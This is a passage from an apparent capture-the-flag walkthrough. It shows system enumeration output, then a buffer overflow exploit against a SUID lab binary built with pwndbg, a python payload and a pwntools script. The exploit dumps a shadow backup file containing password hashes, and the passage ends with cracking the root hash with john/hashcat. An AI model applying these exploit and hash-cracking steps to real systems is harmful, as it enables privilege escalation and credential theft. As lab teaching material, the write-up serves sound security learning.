lrwxrwxrwx 1 root root 29 Jan 15 17:54 systemd-remount-fs.service -> ../systemd-remount-fs.service

/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Nov 15 2018 debian.conf

/lib/systemd/system/busnames.target.wants:
total 0

/lib/systemd/system/runlevel1.target.wants:
total 0

/lib/systemd/system/runlevel2.target.wants:
total 0

/lib/systemd/system/runlevel3.target.wants:
total 0

/lib/systemd/system/runlevel4.target.wants:
total 0

/lib/systemd/system/runlevel5.target.wants:
total 0

/lib/systemd/system-sleep:
total 4.0K
-rwxr-xr-x 1 root root 92 Mar 17 2016 hdparm

/lib/systemd/system-generators:
total 692K
-rwxr-xr-x 1 root root 71K Feb 13 2019 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root 63K Feb 13 2019 systemd-dbus1-generator
-rwxr-xr-x 1 root root 43K Feb 13 2019 systemd-debug-generator
-rwxr-xr-x 1 root root 83K Feb 13 2019 systemd-fstab-generator
-rwxr-xr-x 1 root root 43K Feb 13 2019 systemd-getty-generator
-rwxr-xr-x 1 root root 123K Feb 13 2019 systemd-gpt-auto-generator
-rwxr-xr-x 1 root root 39K Feb 13 2019 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root 43K Feb 13 2019 systemd-insserv-generator
-rwxr-xr-x 1 root root 35K Feb 13 2019 systemd-rc-local-generator
-rwxr-xr-x 1 root root 31K Feb 13 2019 systemd-system-update-generator
-rwxr-xr-x 1 root root 103K Feb 13 2019 systemd-sysv-generator
-rwxr-xr-x 1 root root 287 Oct 2 2018 friendly-recovery

/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 869 Feb 13 2019 90-systemd.preset

/lib/systemd/network:
total 12K
-rw-r--r-- 1 root root 404 Feb 13 2019 80-container-host0.network
-rw-r--r-- 1 root root 482 Feb 13 2019 80-container-ve.network
-rw-r--r-- 1 root root 80 Feb 13 2019 99-default.link

/lib/systemd/system-shutdown:
total 0

SOFTWARE
[-] Sudo version:
Sudo version 1.8.16

[-] MYSQL version:
mysql Ver 14.14 Distrib 5.7.28, for Linux (x86_64) using EditLine wrapper

[+] We can connect to the local MYSQL service with default root/root credentials!
mysqladmin Ver 8.42 Distrib 5.7.28, for Linux on x86_64

Server version		5.7.28-0ubuntu0.16.04.2
Protocol version	10
Connection		Localhost via UNIX socket
UNIX socket		/var/run/mysqld/mysqld.sock
Uptime:			2 hours 19 min 17 sec

Threads: 1 Questions: 37726 Slow queries: 0 Opens: 674172 Flush tables: 1 Open tables: 416 Queries per second avg: 4.514

[-] Apache version:
Server version: Apache/2.4.18 (Ubuntu)
Server built: 2019-10-08T13:31:25

[-] Apache user configuration:
APACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data

[-] Installed Apache modules:
Loaded Modules:
 core_module (static)
 so_module (static)
 watchdog_module (static)
 http_module (static)
 log_config_module (static)
 logio_module (static)
 version_module (static)
 unixd_module (static)
 access_compat_module (shared)
 alias_module (shared)
 auth_basic_module (shared)
 authn_core_module (shared)
 authn_file_module (shared)
 authz_core_module (shared)
 authz_host_module (shared)
 authz_user_module (shared)
 autoindex_module (shared)
 deflate_module (shared)
 dir_module (shared)
 env_module (shared)
 filter_module (shared)
 mime_module (shared)
 mpm_prefork_module (shared)
 negotiation_module (shared)
 php7_module (shared)
 setenvif_module (shared)
 status_module (shared)

INTERESTING FILES
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc

[-] Installed compilers:
ii g++   4:5.3.1-1ubuntu1   amd64   GNU C++ compiler
ii g++-5   5.4.0-6ubuntu1~16.04.12   amd64   GNU C++ compiler
ii gcc   4:5.3.1-1ubuntu1   amd64   GNU C compiler
ii gcc-5   5.4.0-6ubuntu1~16.04.12   amd64   GNU C compiler
ii gcc-5-multilib   5.4.0-6ubuntu1~16.04.12   amd64   GNU C compiler (multilib support)

ii gcc-multilib   4:5.3.1-1ubuntu1   amd64   GNU C compiler (multilib files)
ii libllvm6.0:amd64   1:6.0-1ubuntu2~16.04.1   amd64   Modular compiler and toolchain technologies, runtime library
ii libxkbcommon0:amd64   0.5.0-1ubuntu2.1   amd64   library interface to the XKB compiler - shared library

[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1556 Jan 16 20:56 /etc/passwd
-rw-r--r-- 1 root root 825 Jan 15 21:41 /etc/group
-rw-r--r-- 1 root root 575 Oct 22 2015 /etc/profile
-rw-r----- 1 root shadow 1072 Jan 15 21:36 /etc/shadow

[-] SUID files:
-r-sr-xr-x 1 root papa 7516 Jan 16 21:07 /opt/secret/root
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 10624 May 8 2018 /usr/bin/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount

[-] SGID files:
-rwxr-sr-x 1 root ssh 358624 Mar 4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 22768 May 16 2017 /usr/bin/expiry
-rwxr-sr-x 1 root mlocate 39520 Nov 17 2014 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 62336 May 16 2017 /usr/bin/chage
-rwxr-sr-x 1 root crontab 36080 Apr 5 2016 /usr/bin/crontab
-rwxr-sr-x 1 root tty 14752 Mar 1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root tty 27368 May 16 2018 /usr/bin/wall
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root shadow 35632 Apr 9 2018 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Apr 9 2018 /sbin/unix_chkpwd

[+] Files with POSIX capabilities set:
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep

[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered

[-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 338 Nov 17 2014 /etc/updatedb.conf
-rw-r--r-- 1 root root 10368 Oct 2 2015 /etc/sensors3.conf
-rw-r--r-- 1 root root 967 Oct 30 2015 /etc/mke2fs.conf
-rw-r--r-- 1 root root 3028 Feb 26 2019 /etc/adduser.conf
-rw-r--r-- 1 root root 6488 Jan 15 17:56 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 1371 Jan 27 2016 /etc/rsyslog.conf
-rw-r--r-- 1 root root 552 Mar 16 2016 /etc/pam.conf
-rw-r--r-- 1 root root 2084 Sep 5 2015 /etc/sysctl.conf

```
-rw-r--r-- 1 root root 92 Oct 22  2015 /etc/host.conf
-rw-r--r-- 1 root root 350 Jan 15 17:56 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 2584 Feb 18  2016 /etc/gai.conf
-rw-r--r-- 1 root root 2969 Nov 10  2015 /etc/debconf.conf
-rw-r--r-- 1 root root 4781 Mar 17  2016 /etc/hdparm.conf
-rw-r--r-- 1 root root 497 May  4  2014 /etc/nsswitch.conf
-rw-r--r-- 1 root root 34 Jan 27  2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 703 May  5  2015 /etc/logrotate.conf
-rw-r--r-- 1 root root 280 Jun 19  2014 /etc/fuse.conf
-rw-r--r-- 1 root root 771 Mar  6  2015 /etc/insserv.conf
-rw-r--r-- 1 root root 144 Jan 15 17:57 /etc/kernel-img.conf
-rw-r--r-- 1 root root 191 Jan 18  2016 /etc/libaudit.conf
-rw-r--r-- 1 root root 604 Jul  2  2015 /etc/deluser.conf
-rw-r--r-- 1 root root 14867 Apr 11  2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 1260 Mar 16  2016 /etc/ucf.conf


[-] Location and contents (if accessible) of .bash_history file(s):
/home/papa/.bash_history
/home/pingu/.bash_history


[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 3020 Jan 15 17:57 /etc/apt/sources.bak
-rw------- 1 root root 1556 Jan 16 20:56 /var/backups/passwd.bak
-rw------- 1 root root 825 Jan 15 21:41 /var/backups/group.bak
-rw------- 1 root shadow 1072 Jan 15 21:36 /var/backups/shadow.bak
-rw------- 1 root shadow 694 Jan 15 21:41 /var/backups/gshadow.bak


[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x  2 root mail 4096 Feb 26  2019 .
drwxr-xr-x 13 root root 4096 Jan 15 21:16 ..


### SCAN COMPLETE ####################################
```

[Task 7] pwndbg

Luckily for us I was able to snag a copy of the source code from my dad's flash drive


```
#include "unistd.h"
#include "stdio.h"
#include "stdlib.h"
void shell(){
setuid(1000);
setgid(1000);
system("cat /var/backups/shadow.bak");
}

void get_input(){
char buffer[32];
scanf("%s",buffer);
}

int main(){
get_input();
}
```

The SUID file seems to expect 32 characters of input, and then immediately exits. This seems to warrant further investigation. Luckily I was practicing binary exploitation back when I was using that PC, so I have tools preinstalled to examine. One of those tools is pwndbg, a plugin for GDB which allows you to better examine binary files.

Run `gdb /opt/secret/root` and you should see a screen similar to this



This means that pwndbg has successfully been initialized. The next step is to test if anything happens when you send more then 32 characters. To do this type `r < <(cyclic 50)`, that command runs the program and provides 50 characters worth of "cyclic" input.
Cyclic input goes like this: "aaaaaaaabaaacaaadaaaeaaaf" etc. Because it's in this "cyclic" format, it allows us to better understand the control we have over certain registers, for reasons you are about to see.
Once you run that command you should see something similar to this screen

Now this is where some knowledge of assembly helps. It seems that in this case we're able to overwrite EIP, which is known as the instruction pointer. The instruction pointer tells the program which bit of memory to execute next, which in an ideal case would have the program run normally. However, since we're able to overwrite it, we can theoretically execute any part of the program at any time.
Recall the shell function from the source code, if we can overwrite EIP to point to the shell function, we can cause it to execute. This is also where the benefits of cyclic input show themselves. Recall that cyclic input goes in 4 character/byte sequences, meaning we're able to calculate exactly how many characters we need to provide before we can overwrite EIP.
Luckily cyclic provides this functionality with the -l flag, running cyclic -l {fault address} will tell us exactly how many characters we need to provide we can overwrite EIP.
Running `cyclic -l 0x6161616c` outputs 44, meaning we can overwrite EIP once we provide 44 characters of input.

That's all we needed for pre-explotation!

```
pwndbg>
pwndbg> cyclic -l 0x6161616c
44
pwndbg>
```

#1
Read the above :)

no answer needed

pwndebug-output

```
pwndbg> r < <(cyclic 50)
Starting program: /opt/secret/root < <(cyclic 50)
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/pingu/.pwntools-cache-2.7/update to 'never'.

[!] An issue occurred while checking PyPI
[*] You have the latest version of Pwntools (4.0.0)

Program received signal SIGSEGV, Segmentation fault.
0x6161616c in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────────────────────[ REGISTERS ]──────────────────────────────────────────────────────────────────────────────
 EAX  0x1
 EBX  0x0
 ECX  0x1
 EDX  0xf77aa87c (_IO_stdfile_0_lock) ◂— 0
 EDI  0xf77a9000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 ESI  0xf77a9000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 EBP  0x6161616b ('kaaa')
 ESP  0xffe10220 ◂— 0xf700616d /* 'ma' */
 EIP  0x6161616c ('laaa')
──────────────────────────────────────────────────────────────────────────────[ DISASM ]──────────────────────────────────────────────────────────────────────────────
Invalid address 0x6161616c


──────────────────────────────────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────────────────────────────────
00:0000│ esp  0xffe10220 ◂— 0xf700616d /* 'ma' */
01:0004│      0xffe10224 —▸ 0xffe10240 ◂— 0x1
02:0008│      0xffe10228 ◂— 0x0
03:000c│      0xffe1022c —▸ 0xf760f637 (__libc_start_main+247) ◂— add    esp, 0x10
04:0010│      0xffe10230 —▸ 0xf77a9000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
... ↓
06:0018│      0xffe10238 ◂— 0x0
07:001c│      0xffe1023c —▸ 0xf760f637 (__libc_start_main+247) ◂— add    esp, 0x10
──────────────────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────────────────────────────────────
 ► f 0 6161616c
   f 1 f700616d
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
Program received signal SIGSEGV (fault address 0x6161616c)

pwndbg>
pwndbg> cyclic -l 0x6161616c
44
pwndbg>
```

[Task 8] Binary-Exploitaion: Manually

Previously we figured out that we need to provide 44 characters of input, and then we can execute whatever part of the program we want.
Now the next step is to find out exactly where the shell function is in memory so we know what to set EIP to. GDB supports this as well with
the disassemble command. Type disassemble shell, and this should pop up.

```
pwndbg> disassemble shell
Dump of assembler code for function shell:
   0x080484cb <+0>:     push   ebp
   0x080484cc <+1>:     mov    ebp,esp
   0x080484ce <+3>:     sub    esp,0x8
   0x080484d1 <+6>:     sub    esp,0xc
   0x080484d4 <+9>:     push   0x3e8
   0x080484d9 <+14>:    call   0x80483a0 <setui
   0x080484de <+19>:    add    esp,0x10
   0x080484e1 <+22>:    sub    esp,0xc
   0x080484e4 <+25>:    push   0x3e8
   0x080484e9 <+30>:    call   0x8048370 <setgi
   0x080484ee <+35>:    add    esp,0x10
   0x080484f1 <+38>:    sub    esp,0xc
   0x080484f4 <+41>:    push   0x80485d0
   0x080484f9 <+46>:    call   0x8048380 <syste
   0x080484fe <+51>:    add    esp,0x10
   0x08048501 <+54>:    nop
   0x08048502 <+55>:    leave
   0x08048503 <+56>:    ret
End of assembler dump.
```

What we're interested in is the hex memory addresses. So from what we know all we have to do is provide 44 characters, and then "0x080484cb"
and the shell function should execute, let's try it!
Note: Modern CPU architectures are "little endian" meaning bytes are backwards. For example "0x080484cb" would become "cb840408"
We can use python to do this, as it allows a nice way of converting.
Method 1 - Manual conversion:

`python -c 'print "A"*44 + "\xcb\x84\x04\x08"'` **will output the payload we want, but it requires manually converting to little endian**
Method 2 - Struct:

`python -c 'import struct;print "A"*44 + struct.pack("<I",0x080484cb")'`
It requires importing a module but struct.pack allows us to automatically convert memory to little endian.
We print 44 random characters(in this case A) and then our memory address in little endian, and shell should execute.
This can be tested by piping the output in to the binary

`python -c 'print "A"*44 + "\xcb\x84\x04\x08"' | /opt/secret/root` **should provide you with this output.**

We did it!

#1
Woohoo!

no answer needed

pwndbg-output

```
pwndbg> disassemble shell
Dump of assembler code for function shell:
   0x080484cb <+0>:     push   ebp
   0x080484cc <+1>:     mov    ebp,esp
   0x080484ce <+3>:     sub    esp,0x8
   0x080484d1 <+6>:     sub    esp,0xc
   0x080484d4 <+9>:     push   0x3e8
   0x080484d9 <+14>:    call   0x80483a0 <setuid@plt>
   0x080484de <+19>:    add    esp,0x10
   0x080484e1 <+22>:    sub    esp,0xc
   0x080484e4 <+25>:    push   0x3e8
   0x080484e9 <+30>:    call   0x8048370 <setgid@plt>
   0x080484ee <+35>:    add    esp,0x10
   0x080484f1 <+38>:    sub    esp,0xc
   0x080484f4 <+41>:    push   0x80485d0
   0x080484f9 <+46>:    call   0x8048380 <system@plt>
   0x080484fe <+51>:    add    esp,0x10
   0x08048501 <+54>:    nop
   0x08048502 <+55>:    leave
   0x08048503 <+56>:    ret
End of assembler dump.
```

[Task 9] Binary Exploitation: The pwntools way

Pwntools is a python library dedicated to making everything we just did in the last task much simpler. However, since it is a library, it
requires python knowledge to use to it's full potential, and as such everything in this task will be done using a python script.
We start off the script with:

```
from pwn import *
proc = process('/opt/secret/root')
```

This imports all the utilities from the pwntools library so we can use them in our script, and then creates a process that we can interact with using pwntools functions.

We know that we need the memory address of the shell function, and pwntools provides a way to obtain that with ELF().
ELF allows us to get various memory addresses of important points in our binary, including the memory address of the shell function.
With the ELF addition our script becomes

```
from pwn import *
proc = process('/opt/secret/root')
elf = ELF('/opt/secret/root')
shell_func = elf.symbols.shell
```

shell_func holds the memory address of our shell function. Now we need a way to form the payload, luckily pwntools has that to with fit().
fit allows us to form a payload by combining characters and our memory address. To send the payload we can use a method in our `proc` variable,
proc.sendline(), which just sends whatever data we want to the binary. Finally we can use proc.interactive(), to view the full output of the process.

With all that our final exploit script becomes

```
from pwn import *
proc = process('/opt/secret/root')
elf = ELF('/opt/secret/root')
shell_func = elf.symbols.shell
payload = fit({
44: shell_func # this adds the value of shell_func after 44 characters
})
proc.sendline(payload)
proc.interactive()
```

Save that to a .py file and run it, and you should get this output:

```
pingu@ubuntu:/tmp$ python a.py
[+] Starting local process '/opt/secret/root': pid 1086
[*] '/opt/secret/root'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[*] Switching to interactive mode
[*] Process '/opt/secret/root' stopped with exit code -11 (SIGSEGV) (pid 1086)
root:$6$rFK4s/vE$zkh2/RBlRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:18277:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18277:0:99999:7:::
uuidd:*:18277:0:99999:7:::
papa:$1$ORU43el1$tgY7epqx64xDbXvva5Enu.:18277:0:99999:7:::
[*] Got EOF while reading in interactive
$
```

We did it again!

#1
Even more woohoo!

no answer needed

[Task 10] Finishing the job

Now that we have the password hashes, we can crack them and get the root password!
Recall from the previous outputs that our root password hash is
`"$6$rFK4s/vE$zkh2/RBiRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck."`.
Luckily hashcat supports cracking linux password hashes.
You can find a list of hashcat modes here and rockyou.txt(a popular wordlist) here (if you don't already have it on your system)

Recommended tool - Hashcat:
Usage: `hashcat {flags} {hashfile} {wordlist}`
Useful flags:

flag	description
-a	Specify attack mode,attack modes can be found in the man page.
-m	Specifies which mode to use, refer back to the list of modes

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
/usr/sbin/john --wordlist=/home/taj702/Desktop/wordlists/rockyou.lst --session=/home/taj702/.john/sessions/-05-18-20-10-55-28 /home/taj702/Desktop/CTFs/tryhackme/root.txt

#1
What is the root password!

love2fish

[Task 11] Thank you!

Now that I have the root password, I can get any fish he attempts to hide from me :).

Further reading:
http://docs.pwntools.com/en/stable/
https://browserpwndbg.readthedocs.io/en/docs/

#1
You helped me out!

no answer needed